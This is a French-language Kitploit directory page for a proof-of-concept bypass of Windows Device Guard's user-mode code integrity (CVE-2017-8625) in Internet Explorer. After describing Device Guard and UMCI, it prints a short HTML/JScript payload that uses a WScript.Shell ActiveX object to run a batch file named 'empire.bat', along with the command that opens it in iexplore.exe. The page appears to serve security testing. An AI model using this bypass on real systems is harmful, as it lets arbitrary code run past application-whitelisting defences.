
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2017-8625_Bypass_UMCI — Exploit de preuve de concept démontrant le contournement d'UMCI dans Internet Explorer à l'aide de JScript et ActiveX pour exécuter des binaires arbitraires, ciblant les stratégies d'intégrité du code de Windows Device Guard. | Kitploit
Outils/GitHubGitHub/homjxi0e/cve-2017-8625_bypass_umci
Escalade de PrivilègesAnalyse de CodeExploitationExploitation d'Applications WebTests d'IntrusionDéveloppement de Charges Utiles
GitHubhomjxi0e/cve-2017-8625_bypass_umci

CVE-2017-8625_Bypass_UMCI

Partager

Exploit de preuve de concept démontrant le contournement d'UMCI dans Internet Explorer à l'aide de JScript et ActiveX pour exécuter des binaires arbitraires, ciblant les stratégies d'intégrité du code de Windows Device Guard.

Voir le dépôt
1120il y a 9 ansPas encore vérifié

Qu'est-ce que ! Windows Defender Device Guard !


Windows Defender Device Guard est une combinaison de fonctionnalités de sécurité matérielles et logicielles destinées aux entreprises qui, lorsqu'elles sont configurées ensemble, verrouillent un appareil afin qu'il ne puisse exécuter que les applications approuvées que vous définissez dans vos stratégies d'intégrité du code. Si l'application n'est pas approuvée, elle ne peut pas s'exécuter, point final. Avec un matériel répondant aux exigences de base, cela signifie également que même si un attaquant parvient à prendre le contrôle du noyau Windows, il sera beaucoup moins susceptible de pouvoir exécuter du code exécutable malveillant. Avec le matériel approprié, Windows Defender Device Guard peut utiliser la nouvelle sécurité basée sur la virtualisation de Windows 10 (disponible dans les éditions de bureau Enterprise et Education et dans toutes les éditions Server) pour isoler le service d'intégrité du code du noyau Microsoft Windows lui-même. Dans ce cas, le service d'intégrité du code s'exécute aux côtés du noyau dans un conteneur protégé par l'hyperviseur Windows. Ce guide explore les fonctionnalités individuelles de Windows Defender Device Guard ainsi que la manière de les planifier, de les configurer et de les déployer. Il comprend :

qu'est-ce que UMCI

UMCI empêche l'exécution de binaires non approuvés, restreint l'hôte de scripts Windows et place PowerShell en mode de langage contraint. Cela rend l'obtention d'une exécution de code sur un système assez difficile. Ce billet va

======================================================================||>

Contourner UMCI dans Internet Explorer par JScript !

Allons-y pour une démonstration de contournement de code

======================================================================||>

<html>
  <body>
    <script type="text/jscript">
      var r = new ActiveXObject("WScript.Shell").Run("empire.bat");
    </script>
   </body>
</html>

======================================================================||>

PS:>  C:\Users\Homjxie> cmd /C "C:\Program Files\Internet Explorer\iexplore.exe " "C:\Users\Homjxie\Desktop\Homjxie.html"

Modifier le code JScript !

capture d'écran du 2017-08-25 11-55-12 ======================================================================||>

Prochaine exécution du contournement

capture d'écran du 2017-08-25 11-56-01

======================================================================||> ======================================================================||>


Explication de l'auteur

@Matt Homjxi0e

Auteur du contournement

@enigma0x3

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    906
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    725
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    442
  • 4

    wifit3

    derv82/wifit3

    Wifite mais uniquement USB et multiplateforme.

    434
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    412
  • 6

    SafeLine

    chaitin/safeline

    WAF auto-hébergé et proxy inverse qui filtre le trafic HTTP malveillant, bloque les injections SQL, les XSS et les attaques de robots, avec limitation de débit et chiffrement dynamique HTML/JS.

    360

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →


